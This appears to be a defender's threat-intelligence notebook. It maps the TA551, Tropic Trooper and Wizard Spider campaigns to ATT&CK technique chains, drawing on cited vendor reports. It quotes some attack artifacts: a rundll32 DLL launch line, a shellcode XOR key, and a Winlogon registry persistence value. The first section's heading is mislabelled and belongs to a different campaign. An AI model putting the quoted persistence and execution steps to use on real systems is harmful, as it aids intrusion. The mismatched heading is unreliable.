**Next Technique is T1132.001 : <Data Encoding>:Standard Encoding**

**Next tactic is TA0010 : Exfiltration []**

**Next tactic is TA0040 : Impact []**

#### T1566.001 - China-based Cyber Threat Group Uses Dropbox for Malware Communications and Targets Hong Kong Media Outlets

##### Attack Categorisation

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Technique*** | ***Notes*** |
| Attribution | TA551 | [1] |
| Initial Access Vector | T1566.001 : Spearphishing Attachment | [1] |
| Attack Origin | Unknown |  |
| Target Location | Unknown | [1] Speaks of English, German or Japanese speaking targets |
| Target Type | Unknown |  |
| Impact | Unknown | [3] [4] Notes financial motivation for threat group |
| Vulnerabilities Exploited | CVE-2012-0158 |  |
| Related Attack Patterns |  | TBC |
| Preceded By | TBC |  |
| Schema Version | 0.1 |  |
| Date | 2020 | [1] Report on 2020 campaign |
|  |  |  |

##### Attack Technique Chain (Initial Access)

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***TA551\_001*** |  | ***Ver*** | ***0.1*** |  |  |
|  |  |  |  |  |  |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | ***KC Step*** | ***Notes*** |
| **1** | **TA0001 : Initial Access** | **T1566.001 : Spearphishing Attachment** | 0 |  | S | IF-DEL/IF-SEN | [1] The initial lure is an email spoofing an email chain. These email chains are retrieved from email clients on previously infected hosts. The message has an attached ZIP archive and a message informing the user of a password necessary to open the attachment. |
| **2** | **TA0002 : Execution** | **T1204.002 : User Execution : Malicious File** | 1 |  | S | IF-SEN | [1] After opening the ZIP archive, the victim finds a Microsoft Word document with macros. If the victim enables macros …. |
| **3** | **TA0011 : Command & Control** | **T1105 Ingress Tool Transfer** | 2 |  | S | IF-C2C | [1] If the victim enables macros on a vulnerable Windows computer, the victim’s host retrieves an installer DLL for IcedID malware |
| **4** | **TA0005 : Defense Evasion** | **T1218.001 : System Binary Proxy Execution: Rundll32** | 3 |  | S | IF-DEV | [3] Describing how DLLs executed  [1] Also fits with new method approach noted (for this example attack) (this is the run method used by the malicious macros) |
| **5** | **TA0011 : Command & Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 4 |  | G | IF-C2C | [5] It will download the ICEDID loader as a DLL file with a different extension such as .tmp or .pdf. It connects to the C&C server to download a PNG file that contains encrypted data of the ICEDID malware |
| **6** | **TA0005 : Defense Evasion** | **T1027.003 : <Obfuscated Files or Information>:Steganography** | 4 |  | G | IF-DEV | [5] See above |
| **7** | **TA0011 : Command & Control** | **T1105 Ingress Tool Transfer** | 4 |  | S | IF-C2C | [5] See above |
| **8** | **TA0005 : Defense Evasion** | **T1140 : Deobfuscate/Decode Files or Information** | 7 |  | S | IF-DEV | [5] The loader will decrypt the data and inject the malware in an instance of svchost.exe. |
| **9** | **TA0005 : Defense Evasion** | **T1055 : Process Injection** | 8 |  | S | IF-DEV | [5] See above |
| **10** | **TA0003 : Persistence** | **T1053.005 : <Scheduled Task/Job>:Scheduled Task** | **9** |  | **S** | **IF-PER** | [1] Shows example of persistence by adding regsrvr32.exe run of the downloaded binaries now on target’s disc. It is unclear where this is done so assume at this point. It is possible that a couple of attack approaches have been blended/reported here |
|  |  |  |  |  |  |  | The reports here are unclear what the attacker did once they have achieved initial access so |
|  |  |  |  |  |  |  |  |

[1] [TA551: Email Attack Campaign Switches from Valak to IcedID (paloaltonetworks.com)](https://unit42.paloaltonetworks.com/ta551-shathak-icedid/) [2021]

[2] [iocs/TA551 at master · pan-unit42/iocs · GitHub](https://github.com/pan-unit42/iocs/tree/master/TA551) [2020] (indicators of compromise)

[3] [TA551, GOLD CABIN, Shathak, Group G0127 | MITRE ATT&CK®](https://attack.mitre.org/groups/G0127/)

[4] [GOLD CABIN | Secureworks](https://www.secureworks.com/research/threat-profiles/gold-cabin)

[5] [TA551 distributes new ICEDID malware (trendmicro.com)](https://success.trendmicro.com/dcx/s/solution/000283386?language=en_US&sfdcIFrameOrigin=null) (Google “TA551 icedid install”)

[1] From mid-July through November 2020, TA551 has remained consistent in its infection process. A flow chart for the chain of events is shown in Figure 1.

[1] The initial lure is an email spoofing an email chain. These email chains are retrieved from email clients on previously infected hosts. The message has an attached ZIP archive and a message informing the user of a password necessary to open the attachment.

After opening the ZIP archive, the victim finds a Microsoft Word document with macros. If the victim enables macros on a vulnerable Windows computer, the victim’s host retrieves an installer DLL for IcedID malware. This will infect a vulnerable Windows computer. See Figures 2-7 for a recent example targeting a Japanese-speaking victim.

[1] Since November 2020, we have also noticed minor changes in artifacts generated during IcedID infections, including those outside of the TA551 campaign.

For example, through early November 2020, IcedID DLLs created by installer DLLs were initially saved to the victim’s AppData\Local\Temp directory, and the file name started with a tilde (~) and ended with .dll as illustrated earlier in Figure 6. In November 2020, we started to see a change: the initial IcedID DLLs saved to the victim’s AppData\Local directory with a file name ending in .dat as shown in Figure 15.

[5] It will download the ICEDID loader as a DLL file with a different extension such as .tmp or .pdf. It connects to the C&C server to download a PNG file that contains encrypted data of the ICEDID malware. The loader will decrypt the data and inject the malware in an instance of svchost.exe.

[1] New method: rundll32.exe [installer DLL filename],ShowDialogA -r (this is the run method used by the malicious macros)

### Tropic Trooper

#### ATT&CK Technique Summary

**The Group TechChain for G0081 - Tropic Trooper is**

**The Group ATT&CK attribution is China**

**The Group TCERT attribution is CN**

**Next tactic is TA0043 : Reconnaissance []**

**Next tactic is TA0042 : Resource Development []**

**Next tactic is TA0001 : Initial Access ['T1078.003', 'T1091', 'T1566.001']**

**Next Technique is T1078.003 : <Valid Accounts>:Local Accounts**

**Next Technique is T1091 : Replication Through Removable Media**

**Next Technique is T1566.001 : <Phishing>:Spearphishing Attachment**

**Next tactic is TA0002 : Execution ['T1059.003', 'T1106', 'T1204.002', 'T1203']**

**Next Technique is T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell**

**Next Technique is T1106 : Native API**

**Next Technique is T1204.002 : <User Execution>:Malicious File**

**Next Technique is T1203 : Exploitation for Client Execution**

**Next tactic is TA0003 : Persistence ['T1078.003', 'T1505.003', 'T1547.001', 'T1543.003', 'T1574.002', 'T1547.004']**

**Next Technique is T1078.003 : <Valid Accounts>:Local Accounts**

**Next Technique is T1505.003 : <Server Software Component>:Web Shell**

**Next Technique is T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder**

**Next Technique is T1543.003 : <Create or Modify System Process>:Windows Service**

**Next Technique is T1574.002 : <Hijack Execution Flow>:DLL Side-Loading**

**Next Technique is T1547.004 : <Boot or Logon Autostart Execution>:Winlogon Helper DLL**

**Next tactic is TA0004 : Privilege Escalation ['T1078.003', 'T1547.001', 'T1543.003', 'T1574.002', 'T1055.001', 'T1547.004']**

**Next Technique is T1078.003 : <Valid Accounts>:Local Accounts**

**Next Technique is T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder**

**Next Technique is T1543.003 : <Create or Modify System Process>:Windows Service**

**Next Technique is T1574.002 : <Hijack Execution Flow>:DLL Side-Loading**

**Next Technique is T1055.001 : <Process Injection>:Dynamic-link Library Injection**

**Next Technique is T1547.004 : <Boot or Logon Autostart Execution>:Winlogon Helper DLL**

**Next tactic is TA0005 : Defense Evasion ['T1070.004', 'T1078.003', 'T1036.005', 'T1027.003', 'T1574.002', 'T1055.001', 'T1027', 'T1564.001', 'T1221', 'T1140']**

**Next Technique is T1070.004 : <Indicator Removal on Host>:File Deletion**

**Next Technique is T1078.003 : <Valid Accounts>:Local Accounts**

**Next Technique is T1036.005 : <Masquerading>:Match Legitimate Name or Location**

**Next Technique is T1027.003 : <Obfuscated Files or Information>:Steganography**

**Next Technique is T1574.002 : <Hijack Execution Flow>:DLL Side-Loading**

**Next Technique is T1055.001 : <Process Injection>:Dynamic-link Library Injection**

**Next Technique is T1027 : Obfuscated Files or Information**

**Next Technique is T1564.001 : <Hide Artifacts>:Hidden Files and Directories**

**Next Technique is T1221 : Template Injection**

**Next Technique is T1140 : Deobfuscate/Decode Files or Information**

**Next tactic is TA0006 : Credential Access []**

**Next tactic is TA0007 : Discovery ['T1049', 'T1016', 'T1082', 'T1083', 'T1518', 'T1033', 'T1135', 'T1046', 'T1057', 'T1518.001']**

**Next Technique is T1049 : System Network Connections Discovery**

**Next Technique is T1016 : System Network Configuration Discovery**

**Next Technique is T1082 : System Information Discovery**

**Next Technique is T1083 : File and Directory Discovery**

**Next Technique is T1518 : Software Discovery**

**Next Technique is T1033 : System Owner/User Discovery**

**Next Technique is T1135 : Network Share Discovery**

**Next Technique is T1046 : Network Service Discovery**

**Next Technique is T1057 : Process Discovery**

**Next Technique is T1518.001 : <Software Discovery>:Security Software Discovery**

**Next tactic is TA0008 : Lateral Movement ['T1091']**

**Next Technique is T1091 : Replication Through Removable Media**

**Next tactic is TA0009 : Collection ['T1119']**

**Next Technique is T1119 : Automated Collection**

**Next tactic is TA0011 : Command and Control ['T1071.004', 'T1573', 'T1132.001', 'T1105', 'T1071.001', 'T1573.002']**

**Next Technique is T1071.004 : <Application Layer Protocol>:DNS**

**Next Technique is T1573 : Encrypted Channel**

**Next Technique is T1132.001 : <Data Encoding>:Standard Encoding**

**Next Technique is T1105 : Ingress Tool Transfer**

**Next Technique is T1071.001 : <Application Layer Protocol>:Web Protocols**

**Next Technique is T1573.002 : <Encrypted Channel>:Asymmetric Cryptography**

**Next tactic is TA0010 : Exfiltration ['T1052.001', 'T1020']**

**Next Technique is T1052.001 : <Exfiltration Over Physical Medium>:Exfiltration over USB**

**Next Technique is T1020 : Automated Exfiltration**

**Next tactic is TA0040 : Impact []**

#### T1566.001 - China-based Cyber Threat Group Uses Dropbox for Malware Communications and Targets Hong Kong Media Outlets

##### Attack Categorisation

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Description*** | ***Notes*** |
| Attribution | Tropic Trooper |  |
| Initial Access Vector | T1566.001 : Spearphishing Attachment |  |
| Attack Origin | China |  |
| Target Location | Taiwan |  |
| Target Type | Government |  |
| Impact | Exfiltration (confidentiality) |  |
| Vulnerabilities Exploited | CVE-2012-0158 |  |
| Related Attack Patterns |  | TBC |
| Preceded By | TBC | Reference Chain\_ID |
| Schema Version | 0.1 | To allow for future new chain models |
| Date | 2015 |  |
|  |  |  |

##### Attack Technique Chain (Initial Access)

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***Tropic\_Trooper\_001*** |  | ***Ver*** | ***0.1*** |  |  |
|  |  |  |  |  |  |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | ***KC Step*** | ***Notes*** |
| **1** | **TA0001 : Initial Access** | **T1566.001 : Spearphishing Attachment** | 0 |  | S | IF-DEL/IF-SEN | [1] The documents attached to spear-phishing e-mails used in both attacks contain code that exploits CVE-2012-0158 |
| **2** | **TA0005 : Defense Evasion** | **T1036 : Masquerading** | 1 |  | G | IF-DEV | [1] The delivery document uses the XLSX extension typically used by OpenXML documents, but the file itself is actually an OLE (XLS) document |
| **3** | **TA0005 : Defense Evasion** | **T1027 : Obfuscated Files or Information** | 1 |  | G | IF-DEV | … which stores XLSX ciphertext and the information needed for decryption in an OLE document |
| **4** | **TA0002 : Execution** | **T1204.002 : User Execution : Malicious File** | 1 |  | S | IF-SEN | The documents attached to spear-phishing e-mails used in both attacks contain code that exploits CVE-2012-0158 |
| **5** | **TA0002 : Execution** | **T1203 : Exploitation for Client Execution** | 4 |  | S | IF-EXP | The documents attached to spear-phishing e-mails used in both attacks contain code that exploits CVE-2012-0158 ([8] allows remote attackers to execute arbitrary code via a crafted (a) web site, (b) Office document, or (c) .rtf file that triggers "system state" corruption, as exploited in the wild in April 2012, aka "MSCOMCTL.OCX RCE Vulnerability.") |
| **6** | **TA0002 : Execution** | **T1059 Command and Scripting Interpreter** | 5 |  | S | NP-EXE | [1] First shell code in malicious document [1] The embedded shellcode enumerates open handles for a file with a size greater than 0xa6f0 |
| **7** | **TA0005 : Defense Evasion** | **T1140 : Deobfuscate/Decode Files or Information** | 6 |  | S | IF-DEV | [1] The shellcode then decrypts the first 0xc0 (decimal 192) DWORDs of the data read from the file using an XOR algorithm |
| **8** | **TA0002 : Execution** | **T1059 Command and Scripting Interpreter** | 7 |  | S | NP-EXE | [1] Second shell code in malicious document |
| **9** | **TA0005 : Defense Evasion** | **T1140 : Deobfuscate/Decode Files or Information** | 8 |  | S | IF-DEV | [1 The secondary shellcode starts by resolving the following API functions using a ROT13 hashing algorithm |
| **10** | **TA0003 : Persistence** | **T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder** | 9 |  | S | IF-PER | [1] The shellcode then creates a string that it uses to create a registry key to automatically run the final payload each time the system starts |
| **11** | **TA0005 : Defense Evasion** | **T1140 : Deobfuscate/Decode Files or Information** | 10 |  | S | IF-DEV | [1] The shellcode then enters a decryption loop to convert the embedded payload from ciphertext to cleartext.  [1] the algorithm decrypts what is an embedded portable executable that acts as the payload in this attack. The embedded payload is written to %APPDATA\Identities\Identities.ocx  [1] Delivered Payload – Poison Ivy |
| **12** | **TA0007 : Discovery** | **T1518.001 : Software Discovery: Security Software Discovery** | 11 |  | S | NP-DIS | [1] Before running the above command to open the decoy document, the shellcode enumerates the running processes on the system, specifically looking for processes created for an executable with a filename that starts with “avp.”, presumably in an attempt to find Kaspersky’s antivirus process. If the process is found, the shellcode will not open the decoy document and exits. |
| **13** | **TA0003 : Persistence** | **T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder** | 12 |  | S | IF-PER | [1] The shellcode then creates a string that it uses to create a registry key to automatically run the final payload each time the system starts  [1] When the system starts up, the persistence registry key will launch the Identities.ocx payload and call its “SSSS” exported function. The “SSSS” function checks to make sure that the DLL is running within the context of a “rundll32.exe” process … |
| **14** | **TA0005 : Defense Evasion** | **T1140 : Deobfuscate/Decode Files or Information** | 13 |  | S | IF-DEV | [1] … and then begins piecing 0x141B bytes of data together in the correct order to build the shellcode of the Poison Ivy Trojan |
| **15** | **TA0011 : Command and Control** | **T1573.001 : Encrypted Channel: Symmetric Cryptography** | 14 |  | S | IF-C2C | [9] Example initial communication |
| **16** | **TA0009 : Collection** | **T1005 : Data from Local System** | 15 |  | S | NP-DIS | [9] Assuming espionage type activity |
| **17** | **TA0009 : Collection** | **T1074.001 : Data Staged: Local Data Staging** | 16 |  | S | AO-COL | [9] From above |
| **18** | **TA0011 : Command and Control** | **T1573.001 : Encrypted Channel: Symmetric Cryptography** | 17 |  | S | IF-C2C | [9] Example exfiltration communication (and next command) |
| **19** | **TA0007 : Discovery** | **T1046 : Network Service Discovery** | 18 |  | S | NP-DIS | From ATT&CK group description |
| **20** | **TA0007 : Discovery** | **T1135 : Network Share Discovery** | 19 |  | S | NP-DIS | From ATT&CK group description |
| **21** | **TA0011 : Command and Control** | **T1573.001 : Encrypted Channel: Symmetric Cryptography** | 20 |  | S | IF-C2C | [9] Example discovery info exfiltration communication (and next command) |
| **22** | **TA0011 : Command and Control** | **T1105 : Ingress Tool Transer** | 21 |  | S | IF-C2C | From ATT&CK group description |
| **23** | **TA0011 : Command and Control** | **T1573.001 : Encrypted Channel: Symmetric Cryptography** | 22 |  | S | IF-C2C | [9] Example tool response communication (and next command) |
|  |  |  |  |  |  |  |  |

[1] [Tropic Trooper Targets Taiwanese Government and Fossil Fuel Provider With Poison Ivy (paloaltonetworks.com)](https://unit42.paloaltonetworks.com/unit42-tropic-trooper-targets-taiwanese-government-and-fossil-fuel-provider-with-poison-ivy/) [2016]

[2] [How Operation Tropic Trooper Infiltrates Secret Keepers - Wiadomości bezpieczeństwa (trendmicro.com)](https://www.trendmicro.com/vinfo/pl/security/news/cyber-attacks/operation-tropic-trooper-infiltrates-secret-keepers) [2015] (not from ATT&CK)

[3] [Operation Tropic Trooper: Relying on Tried-and-Tested Flaws to Infiltrate Secret Keepers (trendmicro.com)](https://documents.trendmicro.com/assets/wp/wp-operation-tropic-trooper.pdf) [2015] (from ATT&CK, but link from ATT&CK broken so re found and listed here)

[4] [Familiar Feeling: A Malware Campaign Targeting the Tibetan Diaspora Resurfaces - The Citizen Lab](https://citizenlab.ca/2018/08/familiar-feeling-a-malware-campaign-targeting-the-tibetan-diaspora-resurfaces/) [2018]

[5] [Anomali Suspects that China-Backed APT Pirate Panda May Be Seeking Access to Vietnam Government Data Center | Anomali](https://www.anomali.com/blog/anomali-suspects-that-china-backed-apt-pirate-panda-may-be-seeking-access-to-vietnam-government-data-center#When:15:00:00Z) [2020]

[6] [Tropic Trooper’s Back: USBferry Attack Targets Air-gapped Environments (trendmicro.com)](https://documents.trendmicro.com/assets/Tech-Brief-Tropic-Trooper-s-Back-USBferry-Attack-Targets-Air-gapped-Environments.pdf) [2020]

[7] [Deep Analysis of New Poison Ivy Variant (fortinet.com)](https://www.fortinet.com/blog/threat-research/deep-analysis-of-new-poison-ivy-variant) [2017] (not from ATT&CK)

[8] [CVE - CVE-2012-0158 (mitre.org)](https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2012-0158)

[9] [PoisonIvy, Software S0012 | MITRE ATT&CK®](https://attack.mitre.org/software/S0012/)

[1] The documents attached to spear-phishing e-mails used in both attacks contain code that exploits CVE-2012-0158, which despite its age remains one of the most common Microsoft Word vulnerabilities being exploited by multiple threat actors. This matches with known Tactics, Techniques, and Procedures (TTPs) for Tropic Trooper, targeting both government institutions and also the energy industry in Taiwan.

[1] The delivery document uses the XLSX extension typically used by OpenXML documents, but the file itself is actually an OLE (XLS) document. The file extension to file type discrepancy was caused by the actor using Excel's built-in encryption capability, which stores XLSX ciphertext and the information needed for decryption in an OLE document.

[1] The file extension to file type discrepancy was caused by the actor using Excel's built-in encryption capability, which stores XLSX ciphertext and the information needed for decryption in an OLE document.

[1] The embedded shellcode enumerates open handles for a file with a size greater than 0xa6f0 (Decimal - 42736) bytes. It will then set the file pointer to 0xa6e8 (Decimal - 42728) and starts looking for the following delimiter:

GfCv\xef\xfe\xec\xce

If it finds this delimiter, the shellcode knows it is working with the correct file and continues by reading 0x600 (decimal 1536) bytes following this delimiter. The shellcode then decrypts the first 0xc0 (decimal 192) DWORDs of the data read from the file using an XOR algorithm that decrypts one DWORD of ciphertext at a time with 0x29f7c592. The resulting cleartext is a second piece of shellcode that continues carrying out further functionality.

[1] The secondary shellcode starts by resolving the following API functions using a ROT13 hashing algorithm

[1] The shellcode then creates a string that it uses to create a registry key to automatically run the final payload each time the system starts. It then opens the registry key 'Software\Microsoft\Windows NT\CurrentVersion\Winlogon' and sets the value to the "Shell" subkey to the previously created string. Ultimately, the following registry key is created for persistence:

HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell:

"explorer.exe,rundll32.exe "C:\Documents and Settings\Administrator\Application

Data\Identities\Identities.ocx" SSSS"

[1] The shellcode then enters a decryption loop to convert the embedded payload from ciphertext to cleartext.

[1] Delivered Payload – Poison Ivy

[1] The shellcode will move the decoy document to the location of the originally executed XLSX file and will create the following command:

cmd /c start excel /e “<path to original XLSX file, now decoy

document>”

[1] Before running the above command to open the decoy document, the shellcode enumerates the running processes on the system, specifically looking for processes created for an executable with a filename that starts with “avp.”, presumably in an attempt to find Kaspersky’s antivirus process. If the process is found, the shellcode will not open the decoy document and exits.

[1] The shellcode does not launch the payload, rather it relies on the registry key it created for persistence to execute the payload when the user reboots the system, meaning during dynamic analysis the execution of the payload may be missed.

[1] When the system starts up, the persistence registry key will launch the Identities.ocx payload and call its “SSSS” exported function. The “SSSS” function checks to make sure that the DLL is running within the context of a “rundll32.exe” process and then begins piecing 0x141B bytes of data together in the correct order to build the shellcode of the Poison Ivy Trojan.

The reports provided do not detail the exact actions taken by the attacker so an example is provided.

[9] Indicates that Poison Ivy uses an encrypted C2 Channel **T1573.001 Encrypted Channel: Symmetric Cryptography**

### Wizard Spider

#### ATT&CK Technique Summary

**The Group TechChain for G0102 - Wizard Spider is**

**The Group ATT&CK attribution is Unknown**

**The Group TCERT attribution is RU**

**Next tactic is TA0043 : Reconnaissance []**

**Next tactic is TA0042 : Resource Development ['T1588.002', 'T1588.003']**

**Next Technique is T1588.002 : <Obtain Capabilities>:Tool**

**Next Technique is T1588.003 : <Obtain Capabilities>:Code Signing Certificates**

**Next tactic is TA0001 : Initial Access ['T1133', 'T1078.002', 'T1566.002', 'T1078', 'T1566.001']**

**Next Technique is T1133 : External Remote Services**

**Next Technique is T1078.002 : <Valid Accounts>:Domain Accounts**

**Next Technique is T1566.002 : <Phishing>:Spearphishing Link**

**Next Technique is T1078 : Valid Accounts**

**Next Technique is T1566.001 : <Phishing>:Spearphishing Attachment**

**Next tactic is TA0002 : Execution ['T1569.002', 'T1059.003', 'T1204.001', 'T1047', 'T1059.001', 'T1053.005', 'T1204.002']**

**Next Technique is T1569.002 : <System Services>:Service Execution**

**Next Technique is T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell**

**Next Technique is T1204.001 : <User Execution>:Malicious Link**

**Next Technique is T1047 : Windows Management Instrumentation**

**Next Technique is T1059.001 : <Command and Scripting Interpreter>:PowerShell**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next Technique is T1204.002 : <User Execution>:Malicious File**

**Next tactic is TA0003 : Persistence ['T1547.004', 'T1133', 'T1078.002', 'T1547.001', 'T1078', 'T1543.003', 'T1053.005']**

**Next Technique is T1547.004 : <Boot or Logon Autostart Execution>:Winlogon Helper DLL**

**Next Technique is T1133 : External Remote Services**

**Next Technique is T1078.002 : <Valid Accounts>:Domain Accounts**

**Next Technique is T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder**

**Next Technique is T1078 : Valid Accounts**

**Next Technique is T1543.003 : <Create or Modify System Process>:Windows Service**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next tactic is TA0004 : Privilege Escalation ['T1547.004', 'T1078.002', 'T1547.001', 'T1055.001', 'T1078', 'T1543.003', 'T1053.005']**

**Next Technique is T1547.004 : <Boot or Logon Autostart Execution>:Winlogon Helper DLL**

**Next Technique is T1078.002 : <Valid Accounts>:Domain Accounts**

**Next Technique is T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder**

**Next Technique is T1055.001 : <Process Injection>:Dynamic-link Library Injection**

**Next Technique is T1078 : Valid Accounts**

**Next Technique is T1543.003 : <Create or Modify System Process>:Windows Service**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next tactic is TA0005 : Defense Evasion ['T1222.001', 'T1553.002', 'T1078.002', 'T1562.001', 'T1055.001', 'T1078', 'T1027', 'T1070.004', 'T1036.004', 'T1112']**

**Next Technique is T1222.001 : <File and Directory Permissions Modification>:Windows File and Directory Permissions Modification**

**Next Technique is T1553.002 : <Subvert Trust Controls>:Code Signing**

**Next Technique is T1078.002 : <Valid Accounts>:Domain Accounts**

**Next Technique is T1562.001 : <Impair Defenses>:Disable or Modify Tools**

**Next Technique is T1055.001 : <Process Injection>:Dynamic-link Library Injection**

**Next Technique is T1078 : Valid Accounts**

**Next Technique is T1027 : Obfuscated Files or Information**

**Next Technique is T1070.004 : <Indicator Removal on Host>:File Deletion**

**Next Technique is T1036.004 : <Masquerading>:Masquerade Task or Service**

**Next Technique is T1112 : Modify Registry**

**Next tactic is TA0006 : Credential Access ['T1003.002', 'T1557.001', 'T1558.003', 'T1003.003']**

**Next Technique is T1003.002 : <OS Credential Dumping>:Security Account Manager**

**Next Technique is T1557.001 : <Adversary-in-the-Middle>:LLMNR/NBT-NS Poisoning and SMB Relay**

**Next Technique is T1558.003 : <Steal or Forge Kerberos Tickets>:Kerberoasting**

**Next Technique is T1003.003 : <OS Credential Dumping>:NTDS**

**Next tactic is TA0007 : Discovery ['T1087.002', 'T1016', 'T1518.001', 'T1082', 'T1033', 'T1135', 'T1018']**

**Next Technique is T1087.002 : <Account Discovery>:Domain Account**

**Next Technique is T1016 : System Network Configuration Discovery**

**Next Technique is T1518.001 : <Software Discovery>:Security Software Discovery**

**Next Technique is T1082 : System Information Discovery**

**Next Technique is T1033 : System Owner/User Discovery**

**Next Technique is T1135 : Network Share Discovery**

**Next Technique is T1018 : Remote System Discovery**

**Next tactic is TA0008 : Lateral Movement ['T1210', 'T1021.002', 'T1021.006', 'T1021.001', 'T1570']**

**Next Technique is T1210 : Exploitation of Remote Services**

**Next Technique is T1021.002 : <Remote Services>:SMB/Windows Admin Shares**

**Next Technique is T1021.006 : <Remote Services>:Windows Remote Management**

**Next Technique is T1021.001 : <Remote Services>:Remote Desktop Protocol**

**Next Technique is T1570 : Lateral Tool Transfer**

**Next tactic is TA0009 : Collection ['T1557.001', 'T1074']**

**Next Technique is T1557.001 : <Adversary-in-the-Middle>:LLMNR/NBT-NS Poisoning and SMB Relay**

**Next Technique is T1074 : Data Staged**

**Next tactic is TA0011 : Command and Control ['T1071.001']**

**Next Technique is T1071.001 : <Application Layer Protocol>:Web Protocols**

**Next tactic is TA0010 : Exfiltration ['T1048.003', 'T1041']**

**Next Technique is T1048.003 : <Exfiltration Over Alternative Protocol>:Exfiltration Over Unencrypted Non-C2 Protocol**

**Next Technique is T1041 : Exfiltration Over C2 Channel**

**Next tactic is TA0040 : Impact ['T1489']**

**Next Technique is T1489 : Service Stop**

#### T1566.001, T1566.002 - Big Game Hunting with Ryuk: Another Lucrative Targeted Ransomware

##### Attack Categorisation

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Description*** | ***Notes*** |
| Attribution | Wizard Spider |  |
| Initial Access Vector | T1566.001 : Spearphishing Attachment |  |
| Attack Origin | Russia | [1] WIZARD SPIDER is a sophisticated eCrime group that has been operating the Ryuk ransomware since August 2018, targeting large organizations for a high-ransom return. This methodology, known as “big game hunting,” signals a shift in operations for WIZARD SPIDER. This actor is a Russia-based criminal group known for the operation of the TrickBot banking malware that had focused primarily on wire fraud in the past |
| Target Location | USA | [4] The SystemBC victim  data shows Wizard Spider threat actors mostly targeted Russia 20.5% and the United States  12.9%. (MITRE ATT&CK presence indicates US attack significance) |
| Target Type | Hospital | [4] These victims include  defense and aerospace companies, food producers, supply chain providers, hospitals,  government agencies, and critical infrastructure providers |
| Impact | Damage (integrity and availability) | [1] Ransom (see Attack Origin above)  [1] Based on observed transactions to known Ryuk BTC addresses, the ransom demand varies significantly. This suggests that WIZARD SPIDER (like INDRIK SPIDER with BitPaymer) calculates the ransom amount based on the size and value of the victim organization |
| Vulnerabilities Exploited |  |  |
| Related Attack Patterns |  |  |
| Preceded By | NA | Reference Chain\_ID |
| Schema Version | 0.1 | To allow for future new chain models |
| Date | 2022 | [4] Section 4.1 |

##### Attack Technique Chain (Initial Access)

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***WizardSpider\_001*** |  | ***Ver*** | ***0.1*** |  |  |
|  |  |  |  |  |  |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | ***KC Step*** | ***Notes*** |
| **1** | **TA0001 : Initial Access** | **T1566.001 : Spearphishing Attachment** | 0 |  | S | IF-DEL/IF-SEN | [1] the initial compromise is performed through TrickBot, which is typically distributed either via spam email or, through the use of the Emotet (developed and operated by MUMMY SPIDER) geo-based download function |
| **2** | **TA0005 : Defense Evasion** | **T1027 : Obfuscated Files or Information** | 1 |  | G | IF-DEV | [1] An obfuscated PowerShell script is [subsequently] executed |
| **3** | **TA0002 : Execution** | **T1204.002 : User Execution : Malicious File** | 1 |  | S | IF-SEN/NP-EXE | [2] once a user has opened the attachment and enabled macro functionality |
| **4** | **TA0002 : Execution** | **T1059.001 : <Command and Scripting Interpreter>:PowerShell** | 3 |  | S | NP-EXE | [2] A PowerShell script downloads either Emotet, Bokbot or Trickbot |
| **5** | **TA0011 : Command and Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 4 |  | S | IF-C2C | [2] PowerShell Empire, TrickBot modules communicate over http |
| **6** | **TA0011 : Command and Control** | **T1105 : Ingress Tool Transfer** | 5 |  | S | NP-EXE/IF-C2C | [2] Downloads either Emotet, Bokbot or Trickbot, with the end payload being TrickBot. Within hours of TrickBot being executed, additional TrickBot modules are installed for network reconnaissance and credential theft |
| **7** | **TA0005 : Defense Evasion** | **T1036.004 : <Masquerading>:Masquerade Task or Service** | 6 |  | G | IF-DEV | [2] See below |
| **8** | **TA0003 : Persistence** | **T1053.005 : <Scheduled Task/Job>:Scheduled Task** | 6 |  | S | IF-PER | [2] Trickbot is installed as a scheduled task, using names like “WinDotNet,” “GoogleTask,” or “Sysnetsf” to masquerade as legitimate-appearing processes |
| **9** | **TA0005 : Defense Evasion** | **T1027 : Obfuscated Files or Information** | 8 |  | G | IF-DEV | [2] WIZARD SPIDER uses a module named NewBCtestnDll64 as a reverse SOCKS proxy that allows for the download and installation of the open source PowerShell Empire post-exploitation framework. These services launch a Base64-encoded PowerShell script that will fetch the full PowerShell Empire code from a remote IP. |
| **10** | **TA0005 : Defense Evasion** | **T1140 : Deobfuscate/Decode Files or Information** | 8 |  | S | IF-DEV/NP-EXE | [2] See above |
| **11** | **TA0011 : Command and Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 10 |  | S | IF-C2C | [2] See above |
| **12** | **TA0011 : Command and Control** | **T1105 : Ingress Tool Transfer** | 11 |  | S | NP-EXE/IF-C2C | [2] See above (Powershell Empire download) |
